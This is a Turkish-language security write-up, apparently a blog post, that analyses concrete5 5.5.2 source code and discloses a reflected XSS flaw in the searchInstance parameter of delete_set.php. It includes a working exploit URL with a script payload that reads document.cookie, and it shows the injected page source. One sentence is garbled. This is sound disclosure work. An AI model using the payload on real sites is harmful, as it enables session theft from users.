
1- ProcessRequestValue metodu secure'dur.

2- Bizi ProcessRequestValue'e gönderen getRequestValue metodunun amacı; data POST veya GET ile mi geliyor? Kontrolüdecho \$searchInstance?ür ve bu karara göre ProcessRequestValue metodunu çağırılmaktadır.

3- Bizi ikinci adıma gönderen hidden metod'una parametre olarak gelen user girdileri önce ikinci adıma, oradan da birinci adıma giderek input validation'a tabi tutulmaktadır.

4- Bizleri From sınıfının hidden metoduna götüren delete_set.php

dosyasının 42. ve 43. satırları XSS'e karşı korunmuştur.



Kaynak kod analizinde dikkatimizi çeken nokta üzerinde yaptığımız incelemenin grafiği üsttedir.

Tüm bu kod analizlerinin sonucunda, incelediğimiz uygulamanın kullanıcıdan aldığı dataları incelediği metodlardan birinin nasıl çalıştığını ve isminin ne olduğunu öğrenmiş bulunuyoruz.

Delete_set.php dosyasında geçen tek **echo** komutu incelediğimiz 42. ve 43. satırlar değildir. Diğer satırları incelediğimizde bizim için güzel haberler bulunmakta.

```
39 <form id="ccm-<?php echo $searchInstance?>-delete-file-set-form" method="post" action=
40 <?php echo $form->hidden('task', 'delete_file_set')?>
41 <?php echo $vt->output('delete_file_set');?>
42 <?php echo $form->hidden('fsID', $ _REQUEST['fsID']); ?>
43 <?php echo $form->hidden('searchInstance', $ _REQUEST['searchInstance']); ?>
44 <?php $ih = Loader::helper('concrete/interface')?>
```

42 ve 43. satırlardan ziyade. 39. satıra baktığımızda **\$searchInstance** isimli bir değişken ekrana yazdırılmakta. Delete_set.php dosyasında ctrl + f ile bir arama yaptığımızda bu değişkene sadece 15. satırda rastlamaktayız.

```
11 $fs = FileSet::getByID($_REQUEST['fsID']);
12 if (!is_object($fs)) {
13     die(t('Invalid file set.'));
14 }
15 $searchInstance = $_REQUEST['searchInstance'];
16
17 $fsp = new Permissions($fs);
```

Concrete isimli büyük bir opensource projede görmeyi beklemediğim, basit düzeyde bir XSS zafiyeti. Bu kadarlada sınırlı değil.

```

61     <?php if ($fs->getFileSetType() == FileSet::TYPE_SAVED_SEARCH) { ?>
62         if (ccm_alLaunchType['<?php [echo $ REQUEST['searchInstance']]?>'] == 'DASHBOARD') {
63             window.location.href = "<?php echo View::url('/dashboard/files/search')?>";
64         } else {
65             var url = $("div#ccm-<?php [echo $ REQUEST['searchInstance']]?>-overlay-wrapper input[name=dialogAction]").val() +
66                 $.get(url, function(resp) {
67                     jQuery.fn.dialog.hideLoader();
68                     $("div#ccm-<?php [echo $ REQUEST['searchInstance']]?>-overlay-wrapper").html(resp);
69                 });
70         }
71     } else { ?>
72         $("#ccm-<?php [echo $ REQUEST['searchInstance']]?>-sets-search-wrapper").load('<?php echo REL_DIR_FILES_TOOLS_REQUIRED?
73             ccm_alSetupFileSetSearch('<?php [echo $ REQUEST['searchInstance']]?>');
74     });
75     <?php } ?>
76 });
77 return false;
78 }

```

Aynı değişken üzerinde toplamda 4 adet XSS zafiyeti mevcut. Bu kısımdan sonra geriye tespit ettiğimiz zafiyeti sömürmek -exploit etmek- kalmakta. Burası işin kolay kısmı:).

localhost/concrete5.5.2/index.php/tools/required/files/delete_set?searchInstance=MEHMET INCE&fsID=1

Web tarayıcımızdan bu şekilde bir giriş yaptıktan sonra ctrl + U tuşları ile sayfa kaynağını görüntülüyoruz.

```

<form id="ccm-MEHMET INCE-delete-file-set-form" method="post" action="/concrete5.5.2/index.php/tools/required/files/delete_set" onsubmit="return ccm_alDeleteFileSet(
<input type="hidden" name="task" id="task" value="delete_file_set" /> <input type="hidden" name="ccm_token" value="1334569531:75525d824cf2f940e759a2ee367e71b6" />
<input type="hidden" name="searchInstance" id="searchInstance" value="MEHMET INCE" />

<div class="dialog-buttons">
<input type="button" class="btn ccm-button-v2 error ccm-button-v2-right" value="Delete" onclick="ccm_alDeleteFileSet($('ccm-MEHMET INCE-delete-file-set-form').get(0
</div>

</form>
</div>

<script type="text/javascript">
ccm_alDeleteFileSet = function(form) {
    jQuery.fn.dialog.showLoader();
    $(form).ajaxSubmit(function(r) {
        jQuery.fn.dialog.hideLoader();
        jQuery.fn.dialog.closeTop();

        $("#ccm-MEHMET INCE-sets-search-wrapper").load('/concrete5.5.2/index.php/tools/required/files/search_sets_reload', {'searchInstance': 'MEHMET INCE'},
        ccm_alSetupFileSetSearch('MEHMET INCE');
    });
    });
    return false;
}
</script>

```

Input'larınızın sayfanın html kaynak kodunda nerede ne şekilde yazıldığını kontrol etmeniz yararlı olacaktır.

localhost/concrete5.5.2/index.php/tools/required/files/delete_set?searchInstance="></script><script>alert(document.cookie)</script><script>&fsID=1

Linki ile giriş yaptığımızda. - neden fazladan script tag'leri olduğunu anlamak için ctrl + U inceleyebilirsiniz.*

```
CONCRETE5=hthho61oqkq5qh8hdvdp8p7us3;  
ccmUserHash=1%3A5ab0a72f7d2e052d013d2ae6be43e5c2; style_cookie=null
```

OK

Ve kaynak koda baktığımızda.

```
<form id="ccm-"></script><script>alert(document.cookie)</script><script>-delete-file-set-form" method="p  
<input type="hidden" name="task" id="task" value="delete_file_set" /> <input type="hidden" name="ccm_t  
<input type="hidden" name="searchInstance" id="searchInstance" value="&quot;&gt;&lt;/script>&gt;&lt;scrip  
v class="dialog-buttons">  
<input type="button" class="btn ccm-button-v2 error ccm-button-v2-right" value="Delete" onclick="ccm_alD  
iv>  
  
</form>  
iv>  
  
ript type="text/javascript">  
_alDeleteFileSet = function(form) {  
  jQuery.fn.dialog.showLoader();  
  $(form).ajaxSubmit(function(r) {  
    jQuery.fn.dialog.hideLoader();  
    jQuery.fn.dialog.closeTop();  
  
    $("#ccm-"></script><script>alert(document.cookie)</script><script>-sets-search-wrapper")  
    ccm_alSetupFileSetSearch('></script><script>alert(document.cookie)</script><script>');  
  });  
  });  
return false;
```

EOF

<http://mehmetince.net>